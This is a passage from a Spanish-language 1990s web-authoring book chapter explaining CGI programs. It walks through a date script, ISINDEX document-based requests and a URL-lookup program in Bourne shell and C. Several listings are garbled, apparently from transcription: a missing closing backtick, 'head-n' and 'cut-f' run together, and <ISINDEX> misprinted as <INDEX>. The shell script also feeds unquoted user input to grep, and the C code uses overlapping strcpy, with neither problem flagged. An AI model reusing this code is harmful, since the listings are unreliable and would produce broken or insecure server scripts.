números o que permite que el usuario elija entre determinadas opciones o valores. El formulario de la Figura 13.1 pide a los lectores que rellenen el nombre y dirección, y utiliza cuadros de comprobación y botones de radio para permitir que los lectores hagan selecciones y elijan entre opciones. Cuando los lectores han terminado de rellenar la información, pueden pulsar sobre un botón para enviar la información que han introducido al servidor Web. Este tipo de interacción se llama *petición basada en formulario*, aunque puede que ese formulario no tenga nada que ver con hacer una petición a una base de datos; puede que sea simplemente para enviar correo al lector.

Como dijimos en la introducción de este capítulo, los formularios (tanto los basados en documento como los basados en formulario) trabajan estrechamente con los programas de pasarela. De hecho, las peticiones basadas en documento *son* programas de pasarela. Es decir, el código HTML va a un explorador y muestra el cuadro de edición y el programa de pasarela genera un indicador. La Figura 13.2 muestra cómo funciona esto.



1. El explorador solicita un documento HTML del servidor.
2. El servidor envía el documento, que incluye un formulario.
3. El lector introduce la información requerida en el formulario.
4. Cuando el lector pulsa el botón Enviar, el explorador envía la información de los campos del formulario y el nombre del programa CGI a ejecutar.
5. El servidor ejecuta el programa CGI con la información del formulario.
6. El programa CGI procesa los datos y los manda de vuelta al servidor, que a su vez los manda de vuelta al explorador.

**Figura 13.3.** Trabajos conceptuales de una petición basada en formulario.

En algunos aspectos, las peticiones basadas en formulario son algo más complicadas que las peticiones basadas en documento, pero en otros aspectos son más claras. Con una petición basada en formulario, una página Web con un formulario es realmente un archivo HTML situado sobre el servidor. Cuando se sigue un vínculo a una página con un formulario, el servidor no observa nada especial en la página que carga. El explorador se encarga de componer el formulario, y no ocurre nada especial hasta que se pulsa el botón submit (presentar o enviar) del formulario. En ese momento, el explorador envía un nombre de un programa CGI para que lo ejecute el servidor Web (el nombre está incorporado al HTML de la página) junto con los datos introducidos en el formulario. El servidor se da cuenta entonces de que quiere ejecutar un programa de pasarela y pasa los datos del formulario a ese programa. Este concepto aparece ilustrado en la Figura 13.3.

Entonces, ¿por qué elegir un tipo de petición sobre la otra? Esta cuestión surgirá solamente cuando un cuadro de edición sea suficiente para su entrada. Dado que las peticiones basadas en documento sólo ponen un cuadro de edición en la pantalla del explorador, no servirán para formularios con múltiples campos. Si quiere un solo cuadro de edición, generalmente es más fácil utilizar una petición basada en documento, siempre que soporte el cuadro de edición implícito que crea la etiqueta <ISINDEX>. Netscape pone el cuadro de edición en la parte superior de la página, y Mosaic lo pone en la parte inferior. Con las peticiones basadas en formulario, usted controla totalmente dónde se componen los cuadros de edición y otros controles, ya que los define con su código HTML.

### ***Un comentario sobre los ejemplos***

En este capítulo, trabajaremos a través de cinco ejemplos de páginas Web interactivas. Las cuatro primeras son funcionalmente idénticas, pero utilizaremos dos lenguajes de programación diferentes para crear tanto peticiones basadas en documento como peticiones basadas en formulario. Este es el marco de trabajo: un conjunto de personas nos han ayudado a recolectar las entradas para el catálogo de ubicaciones de negocios Web de la parte final del libro. Para evitar que nos envíen entradas de URL que ya estén en nuestra base de datos, ideamos un método que les permite comprobar si ya tenemos un URL en particular. Cargando una página Web en sus exploradores, ellos pueden escribir o pegar su nuevo URL en un cuadro de edición, a continuación pulsan la tecla INTRO o pulsan el botón submit. El servidor ejecuta entonces un programa CGI que comprueba si el URL ya está en nuestra base de datos. Si ya está, el programa CGI lo dice y muestra el nombre de la compañía a la que pertenece el URL. Si el nuevo URL no está en la base de datos, el programa CGI dice «Lo siento, no pude encontrar ese URL» (que en realidad son buenas noticias para nuestros investigadores).

El quinto ejemplo es un formulario más complejo con múltiples campos que procesamos con un programa C. Dado que es un formulario con múltiples campos, utiliza necesariamente el método de petición basada en formulario.

Los dos lenguajes que utilizamos para estos programas CGI son el lenguaje de guiones de la interfaz de órdenes Bourne de Unix y C. La razón por la que elegimos estos lenguajes es que ambos están disponibles en poco más o menos todas las computadoras Unix del mundo, y la mayoría de los servidores Web de Internet son computadoras Unix. (A mucha gente le gusta utilizar Perl, otro lenguaje de guiones muy conocido en los sistemas Unix; decidimos no utilizar Perl simplemente porque no existe en todos los sistemas Unix.)

No es nada fácil programar en la interfaz de órdenes Bourne o en C, pero tampoco es excesivamente difícil. Por lo tanto, relájese; no será difícil siguiendo los ejemplos. Programar en la interfaz de órdenes Bourne de Unix es parecido a escribir un archivo de procesamiento por lotes en DOS. Y una ventaja de escribir programas CGI en un lenguaje de guiones de interfaz de órdenes es que se pueden utilizar otros programas disponibles en las computadoras Unix, como *sed*, *cut* y *tr*, para dar formato al texto y traducir caracteres. Hemos utilizado estos programas en estos ejemplos de la interfaz de órdenes Bourne.

Con C, también se pueden utilizar herramientas externas para facilitar la escritura de programas CGI. En nuestros ejemplos, sin embargo, no utilizaremos ninguna de estas herramientas; de ese modo tendrá una imagen más clara de lo que ocurre en un programa CGI. Y así, cuando le digamos algo sobre las herramientas externas que puede utilizar, sabrá exactamente para qué sirven.

También empieza a haber servidores Web disponibles para otras computadoras y sistemas operativos. Ya hay varios para computadoras Macintosh y para PC que ejecuten OS/2, Windows 95 y Windows NT. Este capítulo también es importante si piensa instalar un servidor Web en una de estas plataformas —todos los conceptos y procedimientos son válidos— aunque puede que cambie la sintaxis de su lenguaje CGI (si utiliza C, la sintaxis no cambiará; hay compiladores C disponibles para todos los sistemas operativos).

## ***Un programa CGI simple y no interactivo***

Antes de pasar a las peticiones interactivas, veamos un guión CGI no interactivo que genera simplemente una salida en el servidor y la devuelve a un explorador. Empezaremos con una página Web sencilla que proporciona un vínculo, el cual podemos seguir con un explorador. Sin embargo, en vez de hacer referencia a otra página Web, este ancla hará referencia a un guión CGI sencillo. Empecemos escribiendo un guión de interfaz de órdenes Bourne que imprima la fecha y hora local. En las computadoras Unix, el programa *date* muestra la fecha y hora actuales; se puede ejecutar este programa escribiendo simplemente *date* en la línea de órdenes. Para crear un guión de interfaz de órdenes que llame a este programa, basta con utilizar un editor de texto para crear un archivo que contenga esa orden. Por ejemplo,

```
#!/bin/sh
# un guión que muestra la fecha y hora local actual
date
```

le dice al sistema operativo Unix qué programa utilizar para interpretar las órdenes que vienen en el archivo. Este guión de interfaz de órdenes utilizará un programa llamado *sh* que reside en el directorio */bin* de todos los sistemas Unix. Este programa es el intérprete de la interfaz de órdenes Bourne, ya que éste es un guión de interfaz de órdenes Bourne. Se pueden programar distintas interfaces de órdenes con guiones de interfaz de órdenes, pero el programa Bourne es el más antiguo y el que cuenta con un soporte más extendido.

Guardemos el archivo bajo el nombre *datescript* y veamos si funciona. Sin embargo, antes de que lo pueda ejecutar debe informar a Unix de que es un archivo de guión ejecutable. Esto se hace en Unix con la orden *chmod* (cambio de modo) para etiquetarlo como ejecutable. Basta con escribir la orden

```
chmod +x datescript
```

en la línea de órdenes.

Ahora ya puede probar el guión de interfaz de órdenes escribiendo su nombre y pulsando INTRO. Pero a diferencia de DOS, Unix no incluye automáticamente su directorio actual en su sentencia PATH. Si no funciona al escribir **datescript**, es posible que tenga que preceder al nombre de archivo con los signos *./* para informar al sistema operativo de donde se encuentra el archivo. Este es el aspecto que tendría:

```
$ ./datescript
Mon Oct 9 21:58:24 PDT 1995
$
```

El signo de dólar es el indicador de órdenes de Unix (como el indicador *C:\>* en DOS). Cuando escribe el nombre de su guión y pulsa INTRO, el sistema operativo lanza una interfaz de órdenes Bourne, que interpreta las órdenes de su guión. En este caso, la única orden es la orden *date*, que muestra su salida. Cuando el guión termina, el sistema operativo le devuelve el control mostrándole de nuevo el indicador de órdenes.

Hay un par de detalles más de los que se debe encargar antes de que su guión esté terminado. El motivo por el que el guión funciona ahora es que la interfaz de órdenes Bourne que interpreta las órdenes del guión hereda la sentencia PATH de su interfaz de órdenes interactiva (la que muestra el signo \$ al iniciar una sesión). Cuando el servidor Web ejecuta su guión a petición de algún explorador situado en Internet, no puede estar seguro de que su servidor sabrá dónde buscar el programa *date*. Por lo tanto, lo mejor es que incluya el nombre completo de encaminamiento para cualquier programa externo que utilice en sus guiones CGI. Por ese motivo, aún es mejor probar y asegurarse de que el guión puede encontrar cualquier programa externo antes de intentar ejecutarlo. En la mayoría de los sistemas Unix, el programa *date* reside en el directorio */bin*.

El mejor enfoque consiste en configurar una variable al principio del guión que defina todos los programas externos que utiliza. De ahí en adelante, basta con hacer referencia a los nombres de la variable del cuerpo del guión. Si en alguna ocasión necesita cambiar alguno de estos programas, sólo tiene que hacer el cambio en la

parte superior del guión y así no tendrá que explorar todo un guión largo para encontrar cada ocurrencia de un nombre de programa. No es probable que necesite mover o cambiar nunca un programa que simplemente indica la fecha. Sin embargo, es corriente poner los guiones a disposición de otros, y su programa *date* podría estar en */usr/bin* en lugar de en */bin*.

Cualquier programa CGI, tanto si es un guión de interfaz de órdenes como si es un programa compilado, tiene que imprimir un tipo de contenido MIME antes de generar cualquier otra salida. El servidor Web incorpora esta información a la cabecera del HTTP de forma que los exploradores que reciban el texto sepan qué hacer con él. Para los documentos HTML, será siempre la misma línea de texto. El texto que define el tipo de contenido MIME para un documento HTML es

```
Content-type: text/html
```

En ocasiones (especialmente cuando esté depurando sus guiones) querrá enviar la salida de su guión a un explorador como sólo texto, en cuyo caso el texto que define el tipo de contenido MIME debería ser

```
Content-type: text/plain
```

El tipo de contenido va seguido siempre de dos caracteres consecutivos de salto de línea. Si prefiere, puede ver esto como la línea que describe el tipo de contenido seguida de una línea en blanco.

Esta es una versión algo más saludable del programa *datescript* que ya sirve como guión CGI:

```
#!/bin/sh
# Un guión de interfaz de órdenes CGI que muestra la fecha y
# hora
DATE=/bin/date
echo Content-type: text/html
echo
if [ -x $DATE ]; then
    $DATE
else
    echo ¿Dónde está el programa de fecha de este sistema?
fi
```

La primera línea que va después del comentario (la tercera línea) crea una variable llamada *DATE* y le asigna el valor «*/bin/date*», dado que es aquí donde se encuentra el programa *date* en la mayoría de los sistemas. Las dos líneas siguientes imprimen el tipo de contenido MIME que va seguido de una línea en blanco (la sentencia *ECHO* adicional crea el segundo carácter de salto de línea). A continuación viene una sentencia *if* que determina si el programa *date* está realmente donde nosotros pensamos. Si la interfaz de órdenes encuentra el programa *date*, lo ejecuta. Si no, imprime un mensaje de error.

El último obstáculo para terminar este guión CGI consiste en ponerlo donde el servidor Web pueda encontrarlo. No puede dejarlo simplemente en su directorio local y esperar que el servidor Web pueda acceder a él. Aquí es donde necesita el acceso a los directorios del servidor o una buena relación con su administrador de sistemas.

Un servidor Web es simplemente otro programa. Normalmente, los servidores Web tienen nombres como *httpd* (de HTTP Daemon) y residen en un directorio que contiene programas del sistema como */usr/bin* o */usr/contrib/bin*. En un sistema Unix configurado correctamente, el servidor Web arranca automáticamente cuando arranca el sistema. Y cuando el servidor se ejecuta por primera vez, lee algunos archivos de configuración que le indican dónde encontrar sus archivos y directorios. En el Capítulo 11 hablamos sobre el directorio raíz del Web y sobre como un archivo llamado *index.html* del directorio raíz del Web sería la página implícita del Web para un servidor. El directorio raíz del Web contiene normalmente un subdirectorio llamado *cgi.bin* que alberga a los programas CGI a los que necesita acceder el servidor.

Por ejemplo, si el directorio raíz del Web es */var/www*, el directorio para los programas CGI sería */var/www/cgi-bin*. Por supuesto, esto no está escrito en piedra; de hecho, es simplemente otra opción de configuración que el administrador del sistema especifica en los archivos de arranque del servidor. Pero ha llegado a formar parte de un convenio que los programas CGI vayan en un subdirectorio llamado *cgi-bin* en el directorio raíz del Web.

Si usted gestiona su propio sistema Unix, probablemente ya sabe dónde busca los programas CGI su servidor Web. Si es así, ponga su guión CGI en ese directorio. Si no gestiona su sistema Unix (que es lo más probable), seguramente no podrá copiar su guión CGI en ese directorio; Unix impone unas normas muy estrictas sobre los permisos para escribir archivos en directorios de los que no se es propietario. Pídale a su administrador de sistema que le ayude con esto. Algunos administradores de sistemas no querrán que ponga copias de sus páginas en sus árboles de directorio del servidor Web, pero puede que le ofrezcan un guión CGI personal que podrá modificar para cargar sus propias páginas.

¡Ya está casi todo! Todo lo que queda es crear una simple página Web desde la que pueda llamar a su programa CGI. Para apuntar con un ancla a su programa CGI se hace igual que para referenciar un documento HTML. Esta es una página de muestra de cómo hacerlo:

```
<HTML>
<HEAD>
<TITLE>Llamar a un programa CGI</TITLE>
</HEAD>
<BODY>
<A href="/cgi-bin/datescript">¡Comprobar la fecha!</A>
</BODY>
</HTML>
```

Cuando cargue esta página en su explorador, verá el ancla que apunta a su programa CGI. Pulse sobre ella, y verá la fecha y hora actuales. ¡Eso es todo!


Los formularios interactivos son un poco más complicados, pero los principios son muy parecidos. Las peticiones basadas en formulario funcionan casi exactamente igual que este guión sencillo, sólo que usted transmite alguna información a su programa CGI, y tiene que escribir un programa para gestionarla. Pero antes de entrar en las peticiones basadas en formularios, veamos las peticiones basadas en documentos.

### Peticiones basadas en documentos

Dado que las peticiones basadas en documentos están diseñadas para aceptar criterios y explorar una base de datos, proporcionan automáticamente un cuadro de edición para el criterio de búsqueda. Así es como funciona normalmente: cuando utiliza un explorador para seguir un vínculo a una petición basada en documento, le presenta un cuadro de edición para su criterio de búsqueda y quizá algún texto que describe lo que debe hacer (véase la Figura 13.4). Una vez que ha escrito una cadena de búsqueda en el cuadro de edición y pulsado la tecla INTRO, el programa CGI recibe su cadena de búsqueda, la procesa, y muestra alguna salida en la pantalla. La pantalla de búsqueda puede presentar o no otro cuadro de edición para una búsqueda adicional.

Lo más complicado de las peticiones basadas en documentos es que no se originan partiendo de un archivo de documento HTML situado en el servidor. Al código HTML que genera ambas pantallas (la que contiene el índice de búsqueda y la pantalla de salida) lo genera sobre la marcha el programa CGI. Es decir, el propio programa CGI produce las etiquetas de marcas HTML y el texto que define a una página Web. Si ejecuta su programa CGI desde la línea de órdenes, verá que la salida es HTML.

Básicamente, hay dos formas de pasar información a un programa de computadora cuando se ejecuta: con *parámetros* o a través de algo llamado *secuencia de entrada estándar*. Si ha utilizado alguna vez un sistema operativo de línea de órdenes, estará



**Figura 13.4.** Las peticiones basadas en documento sólo tienen un cuadro de entrada.



acostumbrado a pasar parámetros (que también se conocen a veces como *argumentos*) a un programa. Por ejemplo, la orden Unix

```
cal 1 1996
```

mostrará un calendario para el mes de enero de 1996. El nombre del programa es *cal*, y los números 1 y 1996 son parámetros que se pasan al programa *cal*.

Cuando un servidor Web ejecuta un programa CGI basado en documento, equivale a escribir el nombre del programa junto a la línea de órdenes y pasar la información del cuadro de edición al programa CGI como parámetro. Si se escriben varias palabras separadas por espacios en el cuadro de edición, el programa CGI las considera como parámetros múltiples. Por ejemplo, supongamos que está utilizando una petición basada en documento para explorar una base de datos en busca de documentos que contengan las palabras *congreso* y *enmiendas*. Puede escribir ambas palabras en el cuadro de edición, separadas por un espacio. Supongamos también que el nombre del programa CGI es *wordsearch*. El servidor enviará toda la cadena de caracteres al programa CGI como si se hubiesen escrito en una línea de órdenes como ésta:

```
wordsearch congreso enmiendas
```

Sin embargo, la primera vez que pulse sobre un vínculo que ejecute un programa CGI basado en documento, su explorador no le pasará ningún parámetro ya que usted no ha visto aún el cuadro de edición, y menos aún ha escrito algo. Así es como el programa CGI sabe si mostrarle el cuadro de edición para que introduzca algún criterio de búsqueda o para intentar procesar algún criterio: por el número de parámetros que recibe. Examinemos el proceso paso a paso.

La primera vez que ejecute este programa CGI basado en documento, simplemente sigue un vínculo de ancla al programa. El servidor reconoce que ha solicitado un programa CGI y lo ejecuta. El programa mira en primer lugar el número de argumentos con el que se le ha llamado. Si no hubiese ninguno, envía uno a su explorador que incluye la etiqueta `<ISINDEX>`; a continuación aparecerá el cuadro de edición y usted puede introducir su criterio de búsqueda junto con algunas instrucciones. Por otro lado, si recibe algún argumento, el programa sabe que ya le ha mostrado el cuadro de edición y que usted ha introducido algunas palabras. Así, dependiendo de si recibe argumentos o no, el programa CGI decide entre mostrar el cuadro de edición e instrucciones o preguntar a la base de datos y mostrar los resultados de la petición. Pasemos ahora al primer ejemplo real.

Guardamos la información sobre todas las entradas del catálogo de la parte final del libro en un sistema de base de datos de PC, para ser más concretos, en Microsoft Access. Nuestros investigadores nos presentan las entradas para esta base de datos en un formulario de texto que nos envían por correo electrónico en archivos de procesamiento por lotes. Cada vez que recibimos un nuevo lote de entradas, procesamos el archivo de texto e importamos los datos a la base de datos. A continuación ejecutamos un programa que escribimos para descargar una versión ASCII más pequeña de

la base de datos en un archivo de texto. Este archivo de texto tiene una línea para cada entrada; en cada línea hay un URL Web seguido de una coma, a continuación aparece el nombre de la compañía a la que pertenece ese URL. Para ahorrar espacio y trabajo, decidimos dar por sentado que los URL van precedidos del «http://» necesario. Este es el aspecto que mostraban algunas de las líneas del archivo:

```
www.abekas.com, Abekas
www.access.digex.net/~dcarson/Lcr.html, Lunar Resources Company
www.adcg.com/,Honeywell, Inc.
www.alden.com/,Alden Electronics
www.amd.com, Advanced Micro Devices (AMD)
```

Para utilizar nuestro programa CGI, los investigadores siguieron el vínculo al programa y obtuvieron un cuadro de edición y un indicador para introducir el URL (sin el «http://» precedente). Ellos pueden escribir el nuevo URL en el cuadro de edición, o copiarlo simplemente desde el cuadro Location (Ubicación) de sus exploradores Web y pegarlo en el cuadro de edición. Cuando pulsan INTRO, el programa CGI recibe el URL como un parámetro y comprueba si ya está en la base de datos. Si encuentra el URL, el programa CGI muestra el nombre de la compañía a la que pertenece. Si no encuentra el URL, muestra un mensaje que así lo indica.

Esta es la versión de guión de interfaz de órdenes Bourne de nuestro programa CGI basado en documento:

```
#!/bin/sh
echo Content-type: text/html
echo
echo "<HTML><HEAD><TITLE>URL Search</TITLE>"

if [ $1 ]; then
    COMPANY=`grep $1 cgi-data/list.txt \
              | head-n 1 \
              | cut-f 2-d ,

    if [ "$COMPANY" ]; then
        echo "</HEAD><BODY><H2>Encontrado!</H2>"
        echo "El URL <I><B>$1</B></I><P>"
        echo "pertenece a: <I><B>$COMPANY</B></I>"
    else
        echo "</HEAD><BODY><H2>No encontrado!</H2>"
        echo "El URL <I><B>$1</B></I><BR>"
        echo "no se encontró.<P>"
    fi
else
    echo "<ISINDEX prompt=\"URL:\"></HEAD><BODY>"
    echo "Introduzca el URL que desea comprobar (\"http://\" se da
por supuesto):"
fi

echo "<p><a href=\"/cgi-bin/urlid.sh\">Siguiente búsqueda </a>"
echo "</BODY></HTML>"
```

Prosigamos mientras explicamos lo que hacen estas órdenes (no entraremos en todos los matices sobre programación aquí). Las primeras líneas de este guión presentan el tipo de contenido MIME que se requiere para la cabecera del HTTP y comienzan enviando el texto y las etiquetas HTML de definición de una página Web. Observe, sin embargo, que la tercera sentencia ECHO comienza la definición de la sección de cabecera HTML y define un título para la página, pero después no termina la sección de cabecera con una etiqueta `</HEAD>`. Esto se debe a que aún no sabemos si es necesario incluir la etiqueta `<INDEX>` (que es una etiqueta de la sección de cabecera). Para determinar eso, primero tenemos que ver si se llamó al programa con algún argumento o no.

La primera sentencia *if* realiza esta prueba. La interfaz de órdenes Bourne asigna argumentos a las variables por números; una variable denominada *1* es el primer argumento, el segundo argumento se llama *2*, y así sucesivamente. Siempre que se utilice una variable en la interfaz de órdenes Bourne, se precede al nombre de la variable con un signo de dólar. Así, *\$1* se refiere al primer argumento. Esta primera sentencia *if* comprueba la existencia de un único argumento (si el argumento *\$1* no existe, entonces se sabe que no hay argumentos).

Asumamos que esta es la primera vez que se ha llamado al programa, por lo que la comprobación *if* hace que la ejecución de la orden salte a las líneas que siguen a la sentencia *else* más cercana al margen izquierdo (la que no aparece sangrada).

```
echo "<INDEX prompt=\"URL:\"></HEAD><BODY>"
echo "Introduzca el URL que desea comprobar (\"http://\" se da por supuesto):"
```


Dado que hemos reconocido que es la primera vez que se llama al programa (ya que no había argumentos), sabemos que debemos incluir la etiqueta `<INDEX>`, terminar la sección de cabecera, y mostrar un mensaje en la sección de cuerpo que pida un URL al usuario.

Por último, la ejecución de la orden rechaza el final de la sentencia *if*, y la interfaz de órdenes ejecuta las dos últimas líneas (que simplemente muestran un ancla para iniciar otra búsqueda) y completa la salida HTML terminando la sección de cuerpo y el documento. En este momento, el lector ve la página Web que aparece en la Figura 13.5.

Ahora supongamos que el lector escribe el URL **www.amd.com** en el cuadro de edición. Este URL ya está en la base de datos, por lo tanto seguiremos primero esta línea de lógica. Cuando el lector pulsa INTRO, el explorador vuelve a ejecutar el guión desde el principio. Esta vez, sin embargo, la prueba de *\$1* revela que se pasó un parámetro al guión. De hecho, la variable *\$1* contiene la cadena de texto «www.amd.com». Por lo tanto, en vez de ejecutar las órdenes de la sección *else* de la sentencia *if*, la interfaz de órdenes ejecuta las órdenes de la sección *then* (las órdenes situadas por encima del *else* más cercano al margen).

Esta es la primera de esas líneas:

```
COMPANY=`grep $1 cgi-data/list.txt \
| head-n 1 \
| cut-f 2-d , `
```



**Figura 13.5.** La interfaz del programa urlsearch.

Esta es en realidad una sentencia que se dividió en tres líneas para facilitar la lectura. El carácter «\» situado al final de las dos primeras líneas le dice a la interfaz de órdenes que continúe leyendo la orden situada en la siguiente línea. Si prefiere puede considerar a esta orden como una sola línea:

```
COMPANY=`grep $1 cgi-data/list.txt | head-n 1 | cut-f 2-d , `
```

Están ocurriendo cuatro cosas en esta orden (aquí es donde obtenemos alguna ayuda de los programas externos de Unix; la versión C de este programa no utiliza programas externos, por lo tanto podrá ver cada parte del proceso por separado):

1. La orden *grep* busca la versión de texto de la base de datos (un archivo denominado *list.txt* de un directorio llamado *cgi-data* bajo el directorio *cgi-bin*) para todas las líneas que incluyan al URL que introdujo el lector. Es posible que esta orden devuelva múltiples líneas dado que dos o más negocios pueden tener sus páginas Web en la misma computadora (como es el caso de algunos directorios de negocios del Web). La salida de la orden *grep* se dirige a la siguiente orden-el programa *head*.
2. Del modo en que se utiliza aquí, el programa *head* quita todas las líneas que van después de la primera y mantiene únicamente la primera línea de la lista. La primera línea contiene el emparejamiento más próximo al URL que estamos buscando. La salida de la orden *head* (la línea que coincide con el URL) se redirecciona a la siguiente orden, el programa *cut*.
3. Del modo en que se utiliza aquí, el programa *cut* toma la línea resultante de texto (que está en el formato «URL, nombre de la compañía») y descarta el URL (que coincide con el valor \$1), descarta la coma, y mantiene sólo el nombre de la compañía. La salida de esta orden no se redirecciona a ninguna otra orden.

4. Por último, el campo «COMPANY=» situado al principio de la orden informa a la interfaz de órdenes Bourne del principio de que después de procesar las tres órdenes que están a la derecha del signo igual, debería tomar la salida de la combinación de esas órdenes y asignar esa salida a una variable llamada COMPANY. En nuestro ejemplo, la variable COMPANY recibe el valor «Advanced Micro Devices (AMD)». Observe que aunque la orden *grep* (del paso 1) no hubiese encontrado una línea coincidente, las órdenes subsiguientes se ejecutarían, pero se pasarían una cadena vacía y asignarían esa cadena vacía (o nula) a la variable COMPANY.

La última parte de este guión de interfaz de órdenes es una sentencia *if* que determina si la variable \$COMPANY contiene un valor; a continuación informa de que ha encontrado un URL e imprime el nombre de la compañía o informa de que no lo ha encontrado.

El siguiente listado muestra el equivalente de este guión de interfaz de órdenes escrito en lenguaje C. Esta versión es algo más larga que la versión del guión de interfaz de órdenes ya que no utiliza programas o utilidades externas. En realidad, el programa se escribió para que incluyese la funcionalidad de las órdenes *grep*, *head*, y *cut* que se utilizan en el guión de interfaz de órdenes.

```
/* urlsearch-d.c
 * Versión basada en documento del programa urlsearch. programa CGI
 * para buscar un URL en una base de datos. En la primera llamada, el
 * programa proporciona al usuario un cuadro de edición <ISINDEX>
 * para que introduzca el URL a buscar. En la segunda llamada, el
 * programa busca el URL en la base de datos y muestra los resulta
 * dos.
 */

#include <stdio.h>          /* inclusión de archivos estándar */
#include <string.h>

main(int argc, char *argv[])
{
    FILE *ifile;            /* declaración de variables */
    char buf[256], instr[64], *p;

    printf("Content-type: text/html\n\n");    /* cabecera de salida
                                              HTML*/
    printf("<HEAD><TITLE>URL Search</TITLE>\n"); /* y sección HEAD */

    if (!(ifile = fopen("cgi-data/list.txt", "rt"))) {
        printf("No se puede abrir el archivo de entrada!\n"); /* abre el
        archivo de base de datos */
        exit(0);
    }

    if (argc > 1) {         /* si se pasó argumento */
        strncpy(instr, argv[1], 63);
```

```

instr[63]=NULL;
while (p = strstr(instr, "\\~")) /* prepara la cadena de búsqueda */
    strcpy(p, p+1);

while ((p = fgets(buf, 256, ifile)) /* busca en la base de datos */
    && strncmp(instr, buf, strlen(instr)));

if (p) { /* muestra resultados */
    p = strchr(buf, ',');
    printf("</HEAD><BODY><H2>Encontrado!</H2>\n");
    printf("El URL: <I><B>%s</B></I><P>\n", instr);
    printf("pertenece a: <I><B>%s</B></I>\n", &p[1]);
} else {
    printf("</HEAD><BODY><H2>No encontrado!</H2>");
    printf("El URL: <I><B>%s</B></I><BR>", instr);
    printf("no se encontró.");
}
} else {
    printf("<ISINDEX prompt=\"URL: \"></HEAD><BODY>");
    printf("Introduzca el URL que quiere comprobar (\"http://\" se da por supuesto)");
}

printf("<P><A HREF=\"/cgi-bin/urlsearch-d\">Siguiente búsqueda</a></BODY>\n");

fflush(stdout); /* vacía la secuencia de salida */
fclose(ifile); /* cierra el archivo de entrada */
exit(0); /* termina el programa */
}

```

En C hay que ocuparse de más detalles —como de abrir y cerrar el archivo de la base de datos y volcar la secuencia de salida estándar— pero se debe reconocer la similitud entre el cuerpo del programa y la versión de guión de la interfaz de órdenes. Permanecen las mismas dos sentencias *if* anidadas; de nuevo, la primera comprueba la existencia de argumentos que se pasan al programa cuando se ejecuta, y la segunda comprueba si se ha encontrado una línea que coincida en la base de datos.

## ***Interfaces basadas en formularios***

Ahora que sabe todo lo necesario acerca de los programas CGI basados en documentos, profundicemos un poco más y pasemos a los programas CGI basados en formularios.

Mencionamos anteriormente que las peticiones basadas en formularios son en algunos aspectos más claras que las peticiones basadas en documento. Una de las razones es que en las peticiones basadas en formularios no hay que preocuparse de hacer que el programa CGI maneje toda la entrada y salida que pueda ser necesaria

bajo determinadas circunstancias. Las etiquetas HTML de un archivo de documento HTML crean un formulario en una página Web; el programa CGI ni siquiera interviene hasta que se rellena el formulario y el lector pulsa el botón submit. A diferencia de un programa CGI basado en documento, todo lo que hace un programa basado en formulario es aceptar información de entrada, procesarla, y mostrar alguna salida.

En la siguiente sección, veremos las etiquetas HTML para crear formularios y hablaremos de algunas de las herramientas existentes para la definición de tipos de campos. Veremos un formulario más complejo con distintos campos, y aprenderemos a apuntar a un programa CGI con un formulario. Sin embargo, antes de entrar en estos temas, veamos qué ocurre entre bastidores.

Volvamos a la Figura 13.1 donde aparece la imagen de una pantalla con un formulario bastante elaborado. (De hecho, en la siguiente sección examinaremos la creación de ese formulario.) Para empezar nuestra discusión sobre los programas CGI, necesitamos algunos datos sobre el propio formulario: Cada campo tiene un nombre asignado, y este nombre se asigna dentro de la etiqueta HTML que crea el campo. Por ejemplo el campo name (nombre) del formulario de la Figura 13.1 se llama *name (nombre)*, el campo address (dirección) se llama *address (dirección)*, y así sucesivamente.

Lamentablemente, los programas CGI basados en formulario no aceptan el mismo tipo de entrada que los basados en documento. Recuerde que a los programas CGI basados en documento se les pasa como parámetro los contenidos de un campo de edición único. Dado que los formularios tienen muchos más campos, este método para llevar la información al programa CGI no resulta práctico. Los programas CGI basados en formulario reciben su entrada desde la secuencia de entrada estándar.

¿Y qué supone eso? Bien, quiere decir que la entrada se maneja de forma algo distinta desde dentro del programa. Además, si comprueba su guión desde la línea de órdenes de Unix no puede pasar entrada de muestra al programa del mismo modo que con un guión CGI basado en documento. Puede probar un guión CGI basado en documento al escribirlo introduciendo el nombre del guión seguido de los parámetros que quiera pasar.

Vuelva a observar un ejemplo que vimos anteriormente en el capítulo para ejecutar un programa CGI basado en documento desde la línea de órdenes:



```
wordsearch congreso enmiendas
```

En este ejemplo, las palabras *congreso* y *enmiendas* son parámetros (o argumentos) que se pasan al programa. Se puede acceder a ellos desde dentro del programa utilizando simplemente las variables \$1 y \$2 (asumiendo que *wordsearch* es un guión de interfaz de órdenes).

Sin embargo, en un programa CGI basado en formulario, el servidor Web que ejecuta el programa nunca le pasará ningún parámetro. En su lugar, pone los contenidos del campo a disposición del programa como una cadena larga de caracteres sobre la secuencia de entrada estándar. Por lo tanto, para probar un programa CGI desde la línea de órdenes, tiene que crear un archivo de texto que contenga la información que usted quiere pasar al programa. A continuación, cuando ejecute el programa, se la tiene que transmitir para coger su entrada estándar desde el archivo.

Por ejemplo, para introducir las mismas palabras (*congreso* y *enmiendas*) en el programa *wordsearch* a través de la entrada estándar, crearía un archivo de texto que tuviese las dos palabras y lo guardaría. Asumamos que el archivo se llama *words.txt*. Ejecutaría el guión con la línea de órdenes

```
